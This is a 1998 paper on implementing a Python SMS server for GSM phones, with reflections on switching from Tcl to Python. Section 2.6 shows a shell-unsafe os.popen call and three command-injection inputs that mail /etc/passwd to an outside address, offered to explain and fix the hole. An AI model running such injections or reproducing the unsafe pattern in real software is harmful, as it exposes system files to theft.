Implementing the SMS server, or why I switched from Tcl to Python

Frank Stajano

Olivetti-Oracle Research Laboratory &
University of Cambridge Computer Laboratory

http://www.orl.co.uk/~fms/
http://www.cl.cam.ac.uk/~fms27/

Abstract

The SMS[1] server is a system that allows mobile users to access information on their fixed computer facilities through the short message facility of GSM cellphones. Writing a versatile and extensible SMS server in Python, with interfaces to the cellphone on one side and to the Internet on the other, has been an interesting and enjoyable experience. This paper examines some Python programming issues and techniques used in implementing the server and distils some experience-based insights about the relative strengths and weaknesses of this remarkable programming environment when compared to the author's previous weapon of choice in the realm of scripting.

1 System overview

1.1 Motivation: supporting the computerless mobile user

Many research projects at the Olivetti-Oracle Research Laboratory, such as the Active Badge, the Active Bat, the Active Floor and the Virtual Network Computer, are in some way connected with the core theme of *supporting the mobile user*. The work described here, the SMS server, fits in this pattern too. How would you provide the mobile user with access to personalised computing facilities when she is in a location where no computers are available? And without forcing her to carry any extra gadgetry? The SMS server does it by exploiting the ubiquity of the cellphone. Assuming that the mobile user will be carrying a cellphone anyway, we can use that as the "thin client" through which the user can send, request and receive small nuggets of information through GSM short messages. A complete description of the architecture and functionality of the system, together with a discussion of some security and personalisation aspects, is available elsewhere [Stajano+ 1998].

1.2 Architecture

The Short Message Service (SMS) facility [ETSI 1996] defined by the European GSM digital cellphone standard allows phones to exchange short (160 character) messages in a store-and-forward fashion. The cost of transmission is of the order of $0.10/message and is independent of distance, even for international use; though outrageously high in terms of $/bit, is in fact moderate for a normal usage pattern.

The SMS server physically consists of a GSM cellphone connected, through a PCMCIA card, to a Linux PC running Python and with a permanent Internet connection. The Python program runs continuously 24 hours/day and is triggered into activity by two types of events:

1) events on its attached cellphone ("pull" mode: the user sends an SMS requesting a service; the server performs the service and responds with an SMS)

2) events on a special socket ("push" mode: other programs, typically controlled by `cron` or by external events such as the arrival of mail, ask the server to send a message to a particular phone, without the user of that phone having explicitly initiated a request).

As far as pull mode is concerned, the server has been designed to be very similar to a web server with CGI. Each command that the user can type on her phone is handled by its own "handler" program, which the server

[1] In this paper SMS stands for *Short Message Service*, with no connection whatsoever to Microsoft's *Systems Management Server*.

spawns when appropriate, passing it the arguments that the user supplied. Anything that the handler writes on its `stdout` is then relayed by the server to the calling phone as the response. This extremely simple API makes it easy to add new handlers written in any language.

Users can also add their own private handlers by adding executables to their `~/sms-bin/` directory.

2 Python implementation issues

2.1 Serial communications

Initially the server was to run under Windows. The PCMCIA card to which the phone was attached appeared to the rest of the PC as an additional COM port. The first problem was thus to find out how to talk to the serial port.

Python on Windows had no direct support for serial communications. With gratefully received help from fellow Pythonist Roger Burnham it was eventually possible to compile an old version of Python for Win16 together with an extension that could send characters down the serial line. But this had too many drawbacks to be workable: lots of obscure and evil-looking compiler warnings, Win16 itself, no callback on receive.

The next attempt used Pythonwin (then in the beta cycle for version 1.0) so as to be able to access the serial line via Microsoft's own `MSCOMM32.OCX` control, obtained from the Visual Basic distribution. This approach was finally made to work for both send and receive. There were however some instabilities; some parts of Python behaved strangely under Windows (`popen()`, for example) and some others (like the fundamental interfacing to `MSCOMM32.OCX`) required too much undocumented black magic for me to feel confident using that code as the foundation of my server. It was also unclear whether it would be possible to write a main loop which would at the same time listen for events both on the serial port (through the OCX) and on a socket.

The Windows platform was thus abandoned and the server was moved to a Linux PC after finding that, with suitable configuration, it too could be made to talk to the PCMCIA card that gave us connectivity to the cellphone.

Talking to the serial line from Python under Unix had its share of problems but on the whole the programming support was much better than on Windows. Once all the gotchas are sorted out, the serial device looks just like another file that can be used with `read()`, `write()` and `select()`.

The `select()` call is a unixism through which a program can wait on a list of file-like objects up to a specified timeout, until one of the files changes state (for example because new data is available to be read from it). Through this mechanism a single-threaded program can be waiting on, say, the serial line and a socket at the same time, without consuming CPU cycles while idle.

2.2 The "server application" abstraction

The `svrapp.py` module was written to implement this `select()`-based structure in a general-purpose way. It provides an object oriented core from which one can conveniently derive a whole family of "server applications" whose job is to sit in a main loop waiting for events on file descriptors.



Figure 1: the `Readable` class hierarchy

The module contains two distinct class hierarchies: `Readable` and `ServerApp` (see figures 1 and 2; here and elsewhere, the thick dashed border marks virtual classes). The `Readable` virtual base class describes those file-like objects that you can put in the read list of a `select()`. These are normally either genuine data streams (files, serial lines, open data sockets etc) or listener sockets, and each one of these data types is represented by its own `Readable`-derived class. The ones whose name starts with "`Open`" are created around *existing* file-like objects: you have to pass a Unix file descriptor to the constructor. The ones whose name starts with "`New`", instead, create the low-level file-like object by themselves. For each source you want to listen to, you derive a class from the most appropriate descendant of `Readable` and redefine its `onIncomingData()` callback. Then you make your entire program an instance of `ServerApp`, you feed it the `Readable`-derived objects you defined, and finally run the application's main loop. The program will sit there forever and deal with any incoming data by invoking the callbacks you defined.



Figure 2: the `ServerApp` class hierarchy

For listener sockets, which create new data sockets when a connection comes in, the `onIncomingData()` is predefined to automatically add the newly created data socket

to the list of `Readables` held by the `ServerApp`. What you supply instead is the `Readable`-derived class of those new data sockets that will be generated on demand, and for this class you provide the callback that says what to do when new data comes in.

As an illustration, the following listing shows you an application that bidirectionally connects port 1234 with serial line `/dev/cua0`: anything written on one will appear on the other. (Actually, it's even better: many clients can connect simultaneously to 1234; anything that any of them writes goes to the serial line, and anything that the serial line writes goes to all of them.)

```
def serialToSocket():
    app = ServerApp()
    ser = MySerialLine('/dev/cua0')
    lSock = NewListenerSocket(MyOpenDataSocket, 1234)
    app.registerReadable(ser)
    app.registerReadable(lSock)
    app.serialLine = ser
    app.mainLoop()


class MySerialLine(NewSerialLine):
    def onIncomingData(self):
        # send it to all the data sockets
        for fd in self.app.readList:
            fdObject = self.app.fdObject[fd]
            if fdObject.__class__ == MyOpenDataSocket:
                fd.send(self.buffer)
        self.buffer = ""


class MyOpenDataSocket(OpenDataSocket):
    def onIncomingData(self):
        # send it to the serial port
        print "readList =", self.app.readList
        self.app.serialLine.fd.write(self.buffer)
        self.buffer = ""
```

There is also a variant of `ServerApp` called `TimerServerApp` (see figure 2) which can, as well as listening to the `Readables`, generate a "tick" event at fixed time intervals; and you can redefine the application's `onTick()` callback to execute some code when this happens.

`Readable` also provides a family of high-level methods (which you won't normally redefine) that let you expect a specific reply from the object, chosen from a set of possible targets that you specify; these targets can be either plain strings or symbolically compiled regular expressions. The method will return within the timeout, specifying either the index number of the first target that matched, or -1 to indicate that none did. This was inspired by Don Libes's invaluable tool, Expect [Libes 1995], though my code has only a microscopic fraction of its functionality[2]. Using these building blocks it becomes rather simple to control the phone through its set of extended "AT" modem-like commands.

2.3 Supporting different phone models

The interface to the actual phone is based on a `gsmphone.py` module that contains a `gsmphone` virtual class with methods for initialising, sending a message, receiving a message and so on. To accommodate different models of phone, it suffices to derive a model-specific class from `gsmphone` and redefine its low-level methods that contain the format of the actual commands and responses exchanged over the serial line with the phone.

2.4 Grabbing information off the web

Among the "pull" services offered by the server, many consist of queries that look up a particular piece of information on a specialized web site whose pages are updated regularly but maintain the same structure: the weather service from Yahoo, the currency service from Xenon Labs, the stock quotes from Stockmaster and so on. The typical handler for this sort of query is a single command line program that takes in arguments describing what to get within that family of pages (which city for the weather forecast service, which pair of currencies for the exchange rate service, which security for the stock quote service etc), fetches the relevant page, extracts the right fields from it and prints a condensed result on `stdout`.

This is a classical case in which, after the first few such handlers are in place, users of the system come up with lots of new ideas for things that they would like to access in the same way and new but very similar handlers get written. Especially in a small research community where most of the users of the system are themselves hackers ready to grab the source of an existing handler and adapt it to their neat idea, this might have easily led to an unmaintainable proliferation of similar but independent handlers, all started from the same common source but each with its own independent modifications. It would have been very inconvenient to propagate improvements and fixes to the "common part", which each

[2] I was aware of the existence of an Expect port to Python, but it had a 0.x version number, so I ignored it; I didn't want to rely on software in which not even the authors had sufficient confidence.

handler might have subtly modified for its own purposes.

Scripting lets you write programs so quickly that it's easy to consider them as "throw-away", in the Utopian belief that if the script is found to be actually useful one will always be able to come back to it and rewrite it "properly". Fortunately, Python's object structure facilitates the construction of modular and extensible components: as correctly advocated in [Watters+ 1996], the right way to approach this problem is to build a base class describing the generic behaviour and derive all the individual clients from it. This is what the `webgrab.py` module does. The `PageFamily` class models a web site (or sub-site if you prefer) as a family of pages that can all be parsed by the same symbolic regular expression: Coca Cola and Pepsi Cola will have distinct pages on Stockmaster, but the same regular expression applied to either will extract their respective share prices.

When analysing web pages programmatically, it is of course convenient if these pages have been generated programmatically in the first place! This form of automated web grabbing is still rare compared to the number of users who visit the sites manually and thus have to endure all the animated GIF adverts. It is conceivable that, if web grabbing becomes so widespread as to be perceived by web advertisers as causing a significant loss of "page impressions", then the sites might tweak their page generators to insert random variations in order to break the automatic grabbers that expect a regular structure. This in turn will force the grabbers to use more general pattern matching techniques, in an escalation reminiscent of the wars between virus and anti-virus authors. On the other hand, a more optimistic scenario will see information sources provide their contents in a more structured and typed way, à la XML, so that the web grabbers won't have to tentatively milk the page with regular expressions but will instead be able to go directly to explicitly labelled content.

To write a handler for a specific new web site you inherit from `PageFamily` and redefine a few items. Firstly, of course, you must provide the symbolic regular expression that matches pages in the family (any symbolic subexpressions found are copied to a dictionary so that you can access the fields in the page by their names). Then, optionally, you redefine the method (hook) to post-process the fields and possibly change their type (e.g. to change the string "23 ¾" into the float 23.75) or even add new calculated fields (e.g. a "profit" field depending on the current stock value and the user-supplied "purchase price" field). Then a parametric format string specifying how to display those fields. There are also other minor details such as a method to translate the user-supplied tag for the page (e.g. the ticker symbol) into whatever is necessary to obtain the page (typically the URL, but maybe something more if the page hides behind several CGI forms).



Figure 3: the `PageFamily` class hierarchy

A partial class hierarchy is shown in figure 3. The root is the virtual base class `PageFamily`, from the `webgrab.py` module. The various handlers, such as the currency converter or the rail timetable lookup, inherit from it and specialise the class to the web site that they milk. The shares handler is more complex because it must fetch the quote from different web sites depending upon the relevant stock exchange (the LSE in London, the HSE in Helsinki, the NYSE in New York, the NASDAQ wherever that is, etc.). All the common actions such as calculating the profit or loss since you bought the stock are performed by the intermediate virtual class `ShareSite`. The classes dedicated to the individual share information web sites inherit from this one.

Since handlers are shortlived, in practice a given handler will make only one object of a given `PageFamily`-derived class, and then throw it away after a single use.

Another class in the `webgrab.py` module, namely `app`, will drive the whole process and call all those methods in the right order. It provides extra facilities such as passing command line parameters, dealing with web sites that don't respond, and supporting debugging of the handler by allowing the page to be fetched from a local file instead of the URL implied by the `PageFamily` as well as allowing the received page to be printed "as is" before feeding it to the regular expression. For most simple handlers it is thus sufficient to define an appropriate `PageFamily` subclass and invoke it via the standard `app`.

It is clear that, with this arrangement, any improvements to the `webgrab.py` library (bug fixes or new features in the common code) propagate automatically to all the clients.

More complex handlers may want to query several web sites at once and combine the results: this is done, for example, when combining foreign share information with currency exchange rates to give profits and losses in local currency. To this end the handler will use its own driving application and will combine fields from various `PageFamily` instances.

2.5 Neat hacks (as requested)

One of the brilliant reviews I received jokingly accused me of "tantalisingly referring to a hacker community developing around the service without telling us about the neat hacks".

I feel that a narrative description of the many handlers we developed, while certainly fun, would have little relevance to Python and be outside the scope of this essentially implementation-oriented paper, so I refer the interested reader to [Stajano+ 1998] instead, where the topic is treated in detail. Here, just as a teaser, I'll tell you about a new handler written by my colleague Martin Brown after I submitted the final version of that other paper.

Imagine you are at the pub, or at a friend's home, and you suddenly remember that you haven't loaded a fresh cassette in your VCR to videotape your favourite show. No problem—with a practiced air of techno-superiority you extract your mobile phone. From it, you search the TV schedule (coming from teletext or from the broadcaster's web pages) for the programme you want, you disambiguate and confirm the hit if necessary, and lastly you instruct the multimedia back-end system at the lab to schedule a digital recording of that show, which you'll find the next day in an MPEG file! Cool or what? (Martin, too, uses Python, by the way. He picked it up from me. He controls a vast array of multimedia gadgets from Pythonwin using OCX.)

2.6 Spawning, quoting and security

An interesting point came up when writing the portion of server code that spawns the various handlers in response to requests from the phone. The simple API previously hinted at prescribes that the string received from the phone be chopped up into words (at whitespace boundaries, as per `string.split()`), that the first word be taken as identifying a handler and that all the remaining words be passed to the handler as arguments. This convention has the advantage of working transparently in simple cases and of not introducing any quoting rules; the price to pay for this is the loss of any information about the specific white space that originally separated the words[3].

The core operation was to execute an external program (potentially in any language) with arguments supplied by the user, collect its `stdout` in a string and send the string back to the user. Having placed the command and its arguments in a list that we shall call `argv`, it is easy to imagine that the solution could be similar to

```
fullCommand = string.join(argv)
handle = os.popen(fullCommand, "r")
result = handle.read()
```

which minimalists are free to rewrite as a one-liner without intermediate values.

The trouble with this approach is that the command to be executed is passed as a string, and the contents of this string is something unknown that has been supplied by the user. Even if the code preceding our fragment has carefully checked that `argv[0]` is one of the allowed executables, a malicious user could still exploit this call to execute other programs of his choice by judiciously placing appropriate shell escape characters within the other arguments, as in the following examples and the many other variations that are possible on this theme:

```
getshares msft; mail x@y.com </etc/passwd
getshares msft & mail x@y.com </etc/passwd
getshares `mail x@y.com </etc/passwd`
```

This is a well-known security hole about which even the Python library manual [van Rossum 1998] gives a word of warning in the section about CGI: "To be on the safe side, if you must pass a string gotten (sic) from a form to a shell command, you should make sure the string contains only alphanumeric characters, dashes, underscores and periods." Similar conservative advice comes from the well-respected security guide [Garfinkel+ 1996]: to paraphrase their advice (p. 546), again in the context of CGI,

- avoid spawning external processes;
- or at least avoid passing them user-supplied strings;
- or at least avoid passing `'$|;>*<&`

[3] This, given the 160 character budget imposed by SMS, has generally been seen as a feature (compresses away useless white space) rather than a bug, but to be honest there has been one case of a user who had written a handler that would have preferred to see all the white space exactly as supplied by the phone.

These draconian guidelines, however, place an excessively restrictive burden on legitimate users: for example, those wishing to send a brief e-mail from their phone can't even punctuate the message properly with something as innocent as a semicolon.

The reason why these guidelines are overzealous is that they want to protect programmers who can't properly handle quoting. And in fact, as Ian Jackson [Jackson 1997] once rightly remarked about a different but related security hole in `sendmail`, "the real problem is that people are generally incompetent at quoting". Overzealous mutilation of the unknown string supplied by the user is not the solution: it's an ugly patch. The correct solution, regardless of how it is achieved, is to ensure that the intended program receive the arguments just like the user supplied them, without any random shell having a go at interpreting them. One way to achieve this is with iron-clad quoting. An even better way, if the arguments are already separated in a list, is to bypass the shell interpretation altogether. So the real problem here is in `os.popen()`, which forces us to supply the program and its arguments all lumped together in a string, which will then be parsed back into arguments by... drum roll... a mandatory pass of `/bin/sh`!

What we want instead is a function with the calling interface of `os.execv()` (to which the arguments are passed independently one by one with no shell getting in the way) but with the semantics of `os.popen()` (i.e. with a means of reading the `stdout` of the program into a Python string). This request was posted to the Python newsgroup at the time of the beta cycle for Python 1.5 and Guido van Rossum suggested a modification to his (at the time undocumented) `popen2.py` module[4] that would allow `popen2()` to accept a list of arguments as well as a string, and would not pass the arguments through a round of `/bin/sh` in the former case.

We have been successfully using this enhanced `popen2()` since and we are pleased to see that the fix has now been incorporated in the `popen2()` included in the standard distribution. Since these semantics are cleaner, safer and more efficient than those of going through `/bin/sh`, we hope that one day the same backward-compatible fix will be applied to the standard, better known `os.popen()`: the old behaviour would be retained when the supplied command argument is a string (like it is now) and the new behaviour would apply when the supplied command is a list.

3 The Python success story

3.1 Project history

There is no doubt that the SMS server is a success story for Python, and vice versa. The time from initial idea to a working version of the server as described above took approximately six months of one developer, of which the first three were spent messing about with various attempts on Windows as described earlier and diagnosing and solving or bypassing various nasty reliability problems with the hardware (temperamental cables between the PCMCIA and the phone, bugs in the ROM of the PCMCIA and so on), the details of which are well outside the scope of this paper. Further development including user documentation, logging, access control, new handlers and so on took about another six months to bring the system to the state described in [Stajano+ 1998].

At this point I handed over the code and moved to other work, but others have since made significant contributions such as a new low-level interface to the phone implementing the ETSI protocol. The positive comments from these new owners who have had to extend someone else's Python code are a testimonial to the language's effectiveness in supporting the construction of readable, modular and maintainable software. As a tribute to Python's own reliability and its beneficial influence on writing reliable software, it must also be mentioned that the server has now been running 24 hours/day for months without ever crashing, to be stopped only for upgrades of the software.

3.2 How did Python get in?

Very few programmers will quote Python as their only language and I am certainly no exception, having programmed since 1982 in about a dozen languages including BASIC, assembler, Pascal, Prolog, C, Hypercard and C++. The discovery of Tcl/Tk [Ousterhout 1994] in early 1993, and later of its object-oriented extension [incr Tcl][McLennan 1993], started a love affair that lasted for several years. Scripting was so liberating: with high-level data structures such as associative arrays (dictionaries in Python-speak), powerful text processing tools such as regular expressions, and a clear and elegant GUI toolkit, I could finally concentrate on solving the problem at hand instead of wasting time thinking about

[4] The `popen2.py` module offers a variant of `os.popen()` that allows the caller to connect not just to the `stdout` or the `stdin` of the spawned program, but to both at once, and optionally also to the `stderr`.

memory allocation every time “Hello” had to be concatenated with “world”.

In late 1995 I got interested in Python because of a specific deficiency in Tcl—the inability to have nulls inside strings[5]. Two friends I ranked as great hackers had recently printed the Python manual and seemed to like the stuff, and this was for me a good enough recommendation. I taught myself a bit of Python and used it for a few pet projects.

When the idea of the SMS server came along I knew I wanted to do it in a scripting language first: as is common with research projects, the initial idea may undergo several revisions before converging and I wanted the freedom of scripting (object scripting, at that) to iterate over the process. I thought I might later rewrite the core of the server in C++ or Java once the functionality was frozen, to get the confidence of static checking (I never did, by the way). I could have used [incr Tcl] again, but I took up Python instead, partly for intellectual curiosity and partly because I liked the look of its much richer standard library. I didn’t particularly think that the language in itself was any better, but I was willing to give it a try.

3.3 Tcl, [incr Tcl] and Python, with hindsight

Every good craftsman who takes pride in his work becomes emotionally attached to his tools. Programmers are no exception, and this makes it hard to compare programming languages with a semblance of objectivity. I certainly won’t claim to be beyond emotions in my comparison of Tcl and Python, but at least I am emotionally attached to both and I am ready to defend and praise Tcl instead of deprecating it, as an ungrateful convert to something else typically would.

Talking of the languages themselves, I do not see them as fundamentally different: functionally, anything one might want to do in one is also doable in the other. Tcl is elegantly cleaner in a LISP-ish sort of way and its minimalist syntax is very easy to remember; Python is conceptually larger, requires many more rules to be described, but is more similar to a traditional language, so for programmers it may be learned just as easily. Tk, if we want to mention that too, is a first-class design (and implementation!) that stands out like the discovery of fire in user interface toolkits[6]—so much so that every other scripting language under the sun, Python included, has stolen it for its own use. The most sincere form of flattery, as they say… Both Tcl and Python have a coherent design that is easy for programmers to internalise and make sense of, despite little quirks. Both incorporate powerful data structures such as lists and dictionaries, and powerful primitives such as regular expressions.

Language-wise, the point on which they diverge is Tcl’s lack of object orientation. I find this a major drawback for anything but the smallest scripts, so I cheat and include [incr Tcl] as part of my idea of Tcl, because that’s what I would use instead of raw Tcl in practice. Incidentally, [incr Tcl] offers a more complete and much cleaner object-oriented support than Python: data members can be declared as public, protected or private and all objects of a class have the same members, unlike in Python where instances can grow new data members at run time independently of each other. Surprisingly, however, these basic deficiencies in Python’s object model don’t cause too much trouble in normal programming.

Python’s inventor [van Rossum 1998.2] views this behaviour as a natural extension of what happens to variables: variables are held in a dictionary and, when assigned to, they are created on-the-fly if they didn’t exist. This, he says, is a clear semantic model for a dynamic language (though obviously different from most static languages), and in Python it extends naturally to the data members of an instance. Personally, while I see the beauty of the conceptual unification, I would feel more comfortable as a programmer if the data members of a class could be statically declared.

Regarding encapsulation, Guido van Rossum suggests the use of a naming convention based on leading underscores (one for protected and two for private) and points out the little-known fact that the convention is partially enforced by the interpreter: the data members whose name starts with a double underscore will automatically become hidden to outside callers (see [van Rossum 1998], 5.2.1). While a masochistic hacker will still be able to access the mangled name, the technique is very effective in protecting against accidental misuse, which is what really counts in the software engineering context.

But, leaving aside the technicalities of the object model, what is much more relevant in practice is the fact that

[5] Tcl later caught up on this and on some other shortcomings such as the lack of a preliminary compilation to byte code, but by then I had already shifted towards Python.

[6] Some claim this honour should go to Hypercard, which Ousterhout says inspired Tk, but the latter is incredibly more general, powerful, versatile yet simpler than the former.

Python explicitly supports objects as a fundamental design decision, while Tcl doesn't—and this isn't changed by the existence of [incr Tcl]. The consequence of this fact is that Python offers a coherent world of "objects from the ground up": any data type dealt with by the standard library, from socket to regular expression, clearly and naturally follows the object paradigm. Even the most fundamental items (such as lists) have their own methods (such as `reverse()`), although strictly speaking the basic types don't fit perfectly in the object model since one can't derive a `MyList` class from the basic Python list (which doesn't exist as a class) and, say, override `reverse()`. But still, every entity you work with has the flavour of an object and encourages its surrounding software to be organised around object oriented interfaces. This can't happen in the [incr Tcl] world: objects are not in the language core[7], so the standard library can't be based on that paradigm—even when it's invoked through [incr Tcl].

Overall, while John Ousterhout explicitly targeted Tcl at short programs of not more than a few hundred lines, arguing that the core of the application would be written in a system language such as C, Python brings the power and flexibility of scripting to larger software systems: apart from the ubiquity of objects, many other aspects of the language, from modular namespaces to documentation strings and to the wonderful indentation-directed syntax, facilitate the construction of large yet manageable pieces of software.

While on this subject, though, one respect under which both Tcl and Python have been sorely lacking for many years is the absence of static checks on the code. It is always a bit unsettling to think that there may still be several trivial bugs in the code (such as leftovers from a renaming) that have not been spotted only because they occur in code branches that are executed very infrequently. Tcl has finally started to plug this hole with the inclusion of a static checker in its recently released (September 1998) TclPro commercial development kit. This very welcome addition is a crucial piece of the puzzle if scripting is to be a useful tool for building entire applications as opposed to short "tool control" one-pagers that can be checked by eyeballing. Hopefully Python will soon follow suit: its author (like many of us developers) is clearly in favour of it [van Rossum 1998.2].

But if I had to put the finger on the single most important reason that has me now working in Python rather than in Tcl/[incr Tcl] it would not be a language issue but a library issue. I prefer Python because its standard library is a gold mine. Sure, for anything I want to do there's bound to be an extension available in the Tcl code repository on the FTP site. Now I just have to find it, fetch it, recompile the interpreter with it[8] (*Oh wait—this may mean getting and installing a C compiler for this system. Will the GNU one compile the windowing stuff properly or do I need to get VC++, or Borland? Who wants to have some fun discovering where another IDE has hidden the useful compiler flags this week?*), hope that it won't clash with other extensions I've had to install, hope that it will not require a different version of the interpreter from the one I am running, and so on. Python supports the same C extension mechanism as Tcl—but the practical difference is that the stuff I want is, most of the time, already included and shipped in the standard distribution of the language!

This is not simply a convenience for the benefit of those that are too lazy or incompetent to recompile their interpreter: it is instead a crucially important guarantee that the extension is in sync with the rest of the distribution. I can now safely use the extension without having to worry that, at the next release of the interpreter, I won't be able to upgrade until the extension author wakes up (possibly a few months later) and restores compatibility. An internal core with a clean interface for adding C extensions is a nice and laudable design in principle; but, for many users, having to mess around recompiling the interpreter (and in particular having to know what to do when the compilation fails for one trivial reason or another) is something with which they don't want to be troubled. Indeed, it may be part of the reason why they turned to the scripting language in the first place!

---

[7] Ray Johnson argues [Johnson 1998] that building objects in the core may be a double-edged sword, since it may make writing simple C extensions unnecessarily complicated and because having to deal with typed objects (instead of Tcl's universal data type of "string") may make it more difficult to integrate systems or languages or devices that use very different data types.

[8] In the course of an interesting discussion at the 1994 Tcl conference, Lindsay Marshall [Marshall 1994] eloquently argued that, as a software author, he always tried to distribute his open source programs as pure Tcl instead of as extensions, because of all the problems that his users reported whenever they attempted to recompile the interpreter (sometimes, on a shared installation, they didn't even have the right file permissions to do so). John Ousterhout, a keen advocate of the extension mechanism, who was chairing the session and summarising the speakers' opinions on a transparency, reluctantly but concisely wrote up Lindsay's contribution as "Extensions suck", amidst a roar of laughter from the audience.

So it's very good of Python to provide this incredible wealth of modules in the standard library distribution. Historically, to use the terminology introduced by Eric Raymond in his landmark paper [Raymond 1998], Tcl has evolved in a *cathedral* fashion: the contributions, however good, stay outside the distribution for years as clearly distinct pieces of code under someone else's responsibility (the examples of Tcl-DP's socket calls and TclX's core system calls come to mind). Python, in contrast, has evolved following a *bazaar* style of quickly and eagerly incorporating good contributions from anywhere. This is what soon gave it a much more mature library even if Python came out several years later than Tcl.

Interestingly, another significant novelty of TclPro is that [incr Tcl] is now finally included in the regular distribution, and the integration of more extensions is promised for future releases. Tcl is at last following in the footsteps of Python! Between this and the static checker, Tcl has finally made up for lost ground in terms of being suitable for the larger projects. Ray Johnson, while correctly pointing out that both Tcl and Python are at the bazaar end of the spectrum when compared to, say, Microsoft or most commercial software, admits to Tcl's more cathedral-oriented attitude and defends it with pride: the Tcl distribution only contains code with a proper test suite and full documentation, which is something that many users prefer. On the other hand the nonprofit Tcl Consortium (very roughly Tcl's version of the PSA) recently produced a CD with precompiled versions of Tcl that include several popular extensions; and Scriptics recently announced [Ousterhout 1998] their intention to open up the source workspaces of Tcl/Tk for read-only access by anyone on the Internet—both welcome moves in Python's bazaar direction.

4 Conclusions

Smaller projects in Python gave me the flavour of the language but it was with the SMS server, on which I worked for a year, that I learned enough of Python to be able to put it into proper perspective.

There is no question about the power and flexibility of object-oriented scripting compared to more traditional languages. I love both Tcl and Python: they share the open source mindset, a clean and elegant design (each in its own way) and that undefinable *hacker nature* that makes them not only productive but genuinely fun to use. The language authors' positive and constructive reactions to this paper show that the two camps can both benefit from using each other's best achievements as inspiration—and for some aspects this is already happening. While I have taken sides by shifting most of my scripting activities to Python, I sincerely wish well to both.

Python's object model is somewhat weak (look at [incr Tcl]'s for inspiration on how to improve it) but it wins because of its pervasiveness: Python uses objects everywhere, from its most basic built-in data types to the more complex structures in the standard library. Python, like [incr Tcl], is much better suited than raw Tcl to large projects, and will be even more so when it incorporates an optional static checker like TclPro now does.

But, as a general-purpose tool, Python's single most important selling point is the richness of its standard library—an idea that Tcl is only now starting to internalise. It's all in the distribution. You can attack your practical problem using the stuff that's already installed on your system, and documented in the library manual you already printed. *Python is great because it comes with batteries included.*

Acknowledgements

While I was responsible for its development and implementation, the SMS server was designed jointly with Alan Jones (ORL), who contributed ideas and fruitful discussions throughout the whole project.

Also from ORL, Steve Hodges and Quentin Stafford-Fraser eventually took over administration of the deployed server and at various times contributed ideas and Python code. Frazer Bennet helped with `select()`. Gray Girling was the local Linux guru. Frazer, Gray, Alan and Steve Platt all at some point helped with elusive serial communications problems.

The comp.lang.python community was always a precious and friendly resource and, while I'm grateful to many others, I wish to thank in particular Roger Burnham (serial communications under Windows), Andrew Kuchling (`select()`, serial communications on UNIX, regular expression tips and lots more) and Mark Hammond (OCX and anything Pythonwin), as well as of course the one and only Guido, for many helpful postings and emails.

I am also grateful to the anonymous reviewers, whose useful and motivating comments improved on the original submission.

Finally, while their inputs should not be taken as denoting endorsement of the opinions of this paper, whose responsibility remains clearly mine, it is a great pleasure for me to thank John Ousterhout, Michael McLennan and Guido van Rossum (as well as Ray Johnson from

Scriptics) for their friendly and insightful feedback on a preliminary version of this paper, and above all for inventing and implementing the first-class languages that I've been happily using for the past six years.

Availability

Having now moved to other exciting projects, I would never have the resources to distribute, maintain and upgrade a public release of the SMS server. However some self-contained building blocks, which may be useful on their own even if I can't offer support for them, in particular the `svrapp.py` module described in section 2.2, are freely available as open source under the GNU General Public Licence from

http://www.orl.co.uk/~fms/sms-server-goodies/

References

[ETSI 1996] European Telecommunications Standards Institute, "Digital cellular telecommunications system (Phase 2+), Technical realization of the Short Message Service (SMS), Point-to-Point (PP)", GSM 03.40 version 5.4.0, November 1996.

[Garfinkel+ 1996] Simson Garfinkel, Gene Spafford, *Practical UNIX and Internet Security (2nd ed)*, O'Reilly and Associates, 1996.

[incr Tcl] It is unfortunate that the square-brackets convention for bibliographical references makes this appear as one, while it is only the name that Michael McLennan chose for his object-oriented extension of Tcl—a pun on C++.

[Jackson 1997] Ian Jackson, comment from the floor at Alec Muffett's security seminar, University of Cambridge Computer Laboratory, Computer Security Group, Cambridge, UK, 1997-03-11.

[Johnson 1998] Ray Johnson, personal communication, 1998-09-14.

[Libes 1995] Don Libes, *Exploring Expect*, O'Reilly & Associates, 1995.

[Marshall 1994] Lindsay Marshall, impromptu presentation at the "short statements" session of the 1994 Tcl/Tk workshop, New Orleans, LA, USA, 1994-06-24.

[McLennan 1993] Michael J. McLennan, "[incr Tcl] – Object-Oriented Programming in Tcl", *Proceedings of the Tcl/Tk Workshop*,University of California at Berkeley, USA, June 1993.

[Ousterhout 1994] John K. Ousterhout, *Tcl and the Tk toolkit*, Addison-Wesley, 1994.

[Ousterhout 1998] John K. Ousterhout, Ouster-Votes at the 6th Tcl/Tk Conference, September 1998, in http://www.scriptics.com/about/news/votes98.html

[Raymond 1998] Eric S. Raymond, "The Cathedral and the Bazaar", rev. 1.40 of 1998-08-11, in http://tuxedo.org/~esr/writings/cathedral-bazaar/

[van Rossum 1998] Guido van Rossum, Python Library Reference for version 1.5.1, CNRI, 1998.

[van Rossum 1998.2] Guido van Rossum, personal communication, 1998-09-10.

[Stajano+ 1998] Frank Stajano, Alan Jones, "The Thinnest Of Clients: Controlling It All Via Cellphone", in *ACM Mobile Computing and Communications Review* vol 2 no 4, October 1998. Also available as ORL Technical Report TR-98-3 from http://www.orl.co.uk/abstracts.html

[Watters+ 1996] Aaron Watters, Guido van Rossum, James C. Ahlstrom, *Internet Programming with Python*, M&T Books, 1996.